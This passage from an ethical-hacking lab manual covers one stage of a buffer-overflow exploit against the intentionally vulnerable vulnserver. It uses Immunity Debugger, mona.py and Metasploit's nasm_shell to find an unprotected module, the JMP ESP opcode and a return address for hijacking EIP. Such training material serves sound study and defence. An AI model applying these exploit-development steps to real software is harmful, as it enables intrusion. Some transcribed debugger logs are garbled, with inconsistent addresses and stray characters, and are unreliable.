
Note: The ESP value might change when you perform this task.



Module 06 – System Hacking


104. Close **Immunity Debugger** and the vulnerable server process.
 105. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
 106. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
 107. Now, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.



108. Close the **File Explorer** window.
 109. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.

Module 06 – System Hacking



110. The **Log data** pop-up window appears, which shows the protection settings of various modules.

Module 06 – System Hacking

111. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.

Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Address Message

```
Immunity Debugger 1.85.0.8 : R*lyeh
Need support? visit http://Forum.ImmunityInc.com
Error accessing memory
File 'E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe'
[0x1461061] New process with ID 80001F00 created
Main thread with ID 8000229C created
New thread with ID 8000229D created
Modules E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe
    CRC changed, discarding .udd data
62500000 Modules C:\Windows\system32\mswsock.dll
75950000 Modules C:\Windows\SYSTEM32\apphelp.dll
75930000 Modules C:\Windows\System32\rpcrt4.dll
75AF0000 Modules C:\Windows\System32\nslsat.dll
76E20000 Modules C:\Windows\System32\KERNELBASE.dll
77090000 Modules C:\Windows\System32\MS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77880000 Modules C:\Windows\SYSTEM32\ntdll.dll
Loc:461201 Thread 8000229C terminated, exit code 0
00ADFF00 !+3 Command used:
00ADFF00 !mona modules
Mona command started on 2022-04-04 06:50:37 (v2.0, rev 604)
!+3 Processing arguments and criteria
- Pointer access level: X
!+3 Generating module info table, hang on...
- Processing modules
- Done. Let's rock'n'roll.
Module info :
Module Info:
Base Top Size Rebase SafeSEH RSLR NXCompat OS DLL Version Modulename & Path
00ADFF00 0x62500000 0x62550000 0x00000000 False False False False -1.0- [essfunc.dll] (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe)
00ADFF00 0x76e20000 0x77072000 0x00252000 True True False True 10.0.22000.434 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
00ADFF00 0x75950000 0x75940000 0x00050000 True True False True 10.0.22000.1 [mswsock.dll] (C:\Windows\System32\mswsock.dll)
00ADFF00 0x75930000 0x75140000 0x000a0000 True True False True 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
00ADFF00 0x00400000 0x00427000 0x00007000 False False False False -1.0- [vulnserver.exe] (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe)
00ADFF00 0x71240000 0x71240000 0x0004f000 True True False True 10.0.22000.434 [KERNEL32.dll] (C:\Windows\System32\KERNEL32.dll)
00ADFF00 0x75af0000 0x75b62000 0x000c2000 True True False True 10.0.22000.1 [svcsrv.dll] (C:\Windows\System32\svcsrv.dll)
00ADFF00 0x77d29000 0x77d29000 0x001a9000 True True False True 10.0.22000.434 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
00ADFF00 0x75930000 0x7594b000 0x000bb000 True True False True 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
00ADFF00 0x77880000 0x77884000 0x00004000 True True False True 10.0.22000.1 [MS2_32.DLL] (C:\Windows\System32\MS2_32.DLL)
00ADFF00 !+3 This mona.py action took 0:00:01.572000
!mona modules
```

112. Now, we will exploit the **essfunc.dll** module to inject shellcode and take full control of the EIP register.

113. Switch to the **Parrot Security** virtual machine.

114. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

115. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

116. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

117. Now, type **cd** and press **Enter** to jump to the root directory.

118. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

Note: This script is used to convert assembly language into hex code.

119. The **nasm** command line appears; type **JMP ESP** and press **Enter**.

120. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note: Note down this hex code value.

The screenshot shows a terminal window titled '/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb - Parrot Terminal'. The terminal is running a script named 'nasm_shell.rb' which performs the following steps:

- \$ sudo su
- [sudo] password for attacker: (The user is prompted for their password)
- [root@parrot]~
- #cd
- [root@parrot]~
- #/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
- nasm > JMP ESP
- 00000000 FFE4 jmp esp
- nasm >

The terminal window has a dark background with green text and a black border.

121. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.

The screenshot shows a terminal window titled '/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb - Parrot Terminal'. The terminal is running the same exploit script as the previous screenshot, but now it includes the 'EXIT' command:

- \$ sudo su
- [sudo] password for attacker: (The user is prompted for their password)
- [root@parrot]~
- #cd
- [root@parrot]~
- #/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
- nasm > JMP ESP
- 00000000 FFE4 jmp esp
- nasm > EXIT
- [root@parrot]~
- #

The terminal window has a dark background with green text and a black border.

122. Switch back to the **Windows 11** virtual machine.

Module 06 – System Hacking

123. In the **Immunity Debugger** window, type !mona find -s "\xff\xe4" -m essfunc.dll and press **Enter** in the text field present at the bottom of the window.

124. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**.

The screenshot shows the Immunity Debugger interface with the following text output from the terminal window:

```
Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Address: Message
Modules C:\Windows\SYSTEM32\apphelp.dll
Modules C:\Windows\System32\RPCRT4.dll
Modules C:\Windows\System32\msvcp.dll
Modules C:\Windows\System32\KERNEL32.dll
Modules C:\Windows\System32\MS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77800000 Modules C:\Windows\SYSTEM32\ntdll.dll
77F6E70 [0x46187] Attached process paused at ntdll.DbgBreakPoint
[0x46128] Thread 00002290 terminated, exit code 0
0BADF900 !+1 Command used:
0BADF900 !mona modules
0BADF900
0BADF900 Mona command started on 2022-04-04 06:58:37 (+2.0, rev 604)
0BADF900 [+1 Processing arguments and criteria
0BADF900 - Pointer access level : X
0BADF900 [+1 Generating module info table, hang on...
0BADF900 - Processing modules
0BADF900 - Done. Let's rock 'n roll.
0BADF900
0BADF900 Module info :
0BADF900
0BADF900 Base Top Size Rebase SafeSEH ASLR NXCompat OS DLL Version, Modulename & Path
0BADF900 0x62500000 0x62500000 0x00000000 False False False -1.0- !essfunc.dll (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buff溢出\!essfunc.dll)
0BADF900 0x75e24000 0x77072000 0x00002000 True True True 10.0.22000.434 !KERNELBASE.dll (C:\Windows\System32\KERNELBASE.dll)
0BADF900 0x75e25000 0x75e25000 True True True 10.0.22000.1 !msvcp.dll (C:\Windows\System32\msvcp.dll)
0BADF900 0x75140000 0x00000000 True True True 10.0.22000.1 !apphelp.dll (C:\Windows\SYSTEM32\apphelp.dll)
0BADF900 0x00400000 0x00407000 0x00007000 False False False -1.0- !vulnserver.exe (E:\CEH-Tools\CEHv12\Module_06\System_Hacking\Buff溢出\vulnserver.exe)
0BADF900 0x75e24000 0x75e25000 True True True 10.0.22000.434 !KERNEL32.dll (C:\Windows\System32\KERNEL32.dll)
0BADF900 0x755b2000 0x80002000 True True True 10.0.22000.1 !msvcr.dll (C:\Windows\System32\msvcr.dll)
0BADF900 0x77d60000 0x77d60000 True True True 10.0.22000.434 !ntdll.dll (C:\Windows\SYSTEM32\ntdll.dll)
0BADF900 0x75956000 0x75956000 True True True 10.0.22000.1 !RPCRT4.dll (C:\Windows\System32\RPCRT4.dll)
0BADF900 0x77000000 0x77000000 0x00004000 True True True 10.0.22000.1 !MS2_32.DLL (C:\Windows\System32\MS2_32.DLL)
0BADF900
0BADF900
0BADF900 [+1 This mona.py action took 0:00:01.578000
0BADF900 [+1 Command used:
0BADF900 !mona find -s "\xff\xe4" -m essfunc.dll
0BADF900
0BADF900 Mona command started on 2022-04-04 07:15:04 (+2.0, rev 604)
0BADF900 [+1 Processing arguments and criteria
0BADF900 - Pointer access level : X
0BADF900 - Only querying modules essfunc.dll
0BADF900 [+1 Generating module info table, hang on...
0BADF900 - Processing modules
0BADF900 - Done. Let's rock 'n roll.
0BADF900
0BADF900 [+1 Searching from 0x62500000 to 0x62500000
0BADF900 [+1 Preparing output file 'find.txt'
0BADF900 [- Resetting logfile find.txt
0BADF900 [+1 Writing results to find.txt
0BADF900 - Number of pointers of type ""%FF%e4"" : 9
0BADF900
0BADF900 [+1 Total of 9 pointers found
0BADF900 [+1 This mona.py action took 0:00:01.551000
!mona find -s "\xff\xe4" -m essfunc.dll
```

